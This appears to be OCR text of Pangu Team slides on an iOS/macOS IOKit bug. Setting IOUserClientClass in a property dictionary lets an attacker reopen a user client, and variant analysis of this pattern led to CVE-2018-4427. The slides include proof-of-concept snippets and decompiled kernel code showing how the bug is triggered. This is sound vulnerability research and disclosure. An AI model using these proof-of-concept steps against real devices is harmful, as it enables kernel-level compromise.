set IOUserClientClass in conn’s property table

POC Version 1




```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                              "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

however, IOServiceOpen failed, why?

IOServiceOpen in the kernel

- __Xio_service_open_extended -> is_io_service_open_extended




```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
v5 = *(unsigned int *)(a1 + 64);
v6 = is_io_service_open_extended(
       v3,
       v4,
       *(_DWORD *)(a1 + 76),
       *(_QWORD *)(a1 + 80),
       *(_QWORD *)(a1 + 52),
       a2 + 60,
       (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
  (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
if ( v7 )
{
  *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
  result = NDR_record.mig_vers;
  *(NDR_record_t *)(a2 + 32) = NDR_record;
  return result;
}
v11 = *(_QWORD *)(a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
  ipc_port_release_send(v11);
*(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

convert IOService Port ID to IOService object


convert IOUserclient object to port

Two Types

- IOUserclient -> IKOT_IOKIT_CONNECT
- IOService -> IKOT_IOKIT_OBJECT




```
MIGEXTERN io_object_t
iokit_lookup_object_port(
        ipc_port_t  port)
{
        return (iokit_lookup_io_object(port, IKOT_IOKIT_OBJECT));
}
```



```
MIGEXTERN ipc_port_t
iokit_make_connect_port(
        io_object_t obj )
{
        return (iokit_make_port_of_type(obj, IKOT_IOKIT_CONNECT));
}
```

Different Maps




```
// not in dictForType() for debugging ease
static OSDictionary *   gIOObjectPorts;
static OSDictionary *   gIOConnectPorts;
static OSDictionary *   gIOIdentifierPorts;

OSDictionary * IOMachPort::dictForType( ipc_kobject_type_t type )
{
    OSDictionary **     dict;

    switch (type)
    {
    case IKOT_IOKIT_OBJECT:
        dict = &gIOObjectPorts;
        break;
    case IKOT_IOKIT_CONNECT:
        dict = &gIOConnectPorts;
        break;
    case IKOT_IOKIT_IDENT:
        dict = &gIOIdentifierPorts;
        break;
    default:
        panic("dictForType %d", type);
        dict = NULL;
        break;
    }
```

How to add IOUserclient into gIOObjectPorts?

- Remember how to make an IORegistryEntry tree traversal?
    - IORegistryGetRootEntry
    - IORegistryEntryGetChildIterator
    - IOIteratorNext

How to add IOUserclient into gIOObjectPorts?

- IOIteratorNext will go to Xio_iterator_next that will add IOUserclient to gIOObjectPorts



```
NDR_record_t __fastcall Xio_iterator_next(__int64 a1, __int64 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( kdebug_enable & 1 )
  {
    v7 = __readgsqword(8u);
    if ( v7 )
      v8 = *(_QWORD *)(v7 + 0x3D0);
    sub_FFFFFF80006DFDC0(0LL);
    if ( *(_DWORD *)a1 < 0 )
      goto LABEL_14;
  }
  else if ( *(_DWORD *)a1 < 0 )
  {
LABEL_14:
    *(_DWORD *)(a2 + 0x28) = 0xFFFFFED0;
    goto LABEL_15;
  }
  if ( *(_DWORD *)(a1 + 4) != 0x20 )
    goto LABEL_14;
  *(_QWORD *)(a2 + 0x2C) = 0x110000LL;
  v2 = iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
  v3 = is_io_iterator_next(v2, &v9);
  if ( v2 )
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v2 + 0x28LL))(v2);
  if ( v3 )
  {
    *(_DWORD *)(a2 + 0x28) = v3;
LABEL_15:
    result = NDR_record;
    *(NDR_record_t *)(a2 + 0x20) = NDR_record;
    return result;
  }
  result = (NDR_record_t)iokit_make_object_port(v9);
  *(NDR_record_t *)(a2 + 0x24) = result;
```

POC Version 2

```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                    "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

.....
//make a tree tranversal
//try to IOServiceOpen AppleJPEGDriverUser
IORegistryEntryGetNameInPlane(service, plane, name);

if(strcmp(name, "AppleJPEGDriverUserClient")==0){
    io_connect_t conn2;
    int kr = IOServiceOpen(service, mach_task_self(), 0, &conn2);
```

You will get “someuserclient” here

Outline

- IOKit 101
- Analysis of a bug hidden in removed code
- **Variant analysis**
- Conclusion

Variant analysis

- “By variant analysis, I mean taking a known security bug and looking for code which is vulnerable in a similar way. “ — Ian Beer
- “Find new iOS vulnerabilities by studying fixed vulnerabilities.” — Team Pangu, TenSec conference 2017

Recall the bug


- somehow we can first set IOUserClientClass either in IOService or IOUserclient instances
- then we can call IOServiceOpen to these instances and lead to other bugs

New ways?

- Some IOKit drivers can temporally create new IOService classes, such as a virtual disk or new HID devices
- To create such IOServices classes, a property dictionary is usually required
    - such as HID device types, file path of the virtual disk, etc

New bugs

- Setting IOUserClientClass in the property dictionary will cause new bugs



IOHIDFamily

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2018-4427: Pangu Team

Details

- General idea is the same
  - set IOUserClientClass in the creation property dict
  - not reachable in the Safari or container sandbox
- Apple released a timely fix for iOS, but needs more time for additional platforms
- We promise more details after a complete fix

Conclusion

- Bugs could hide in the IOKit class hierarchy
- Variant analysis helps find similar bugs
- Consider the past you shall know the future

Thank you!

犇众信息

PANGU TEAM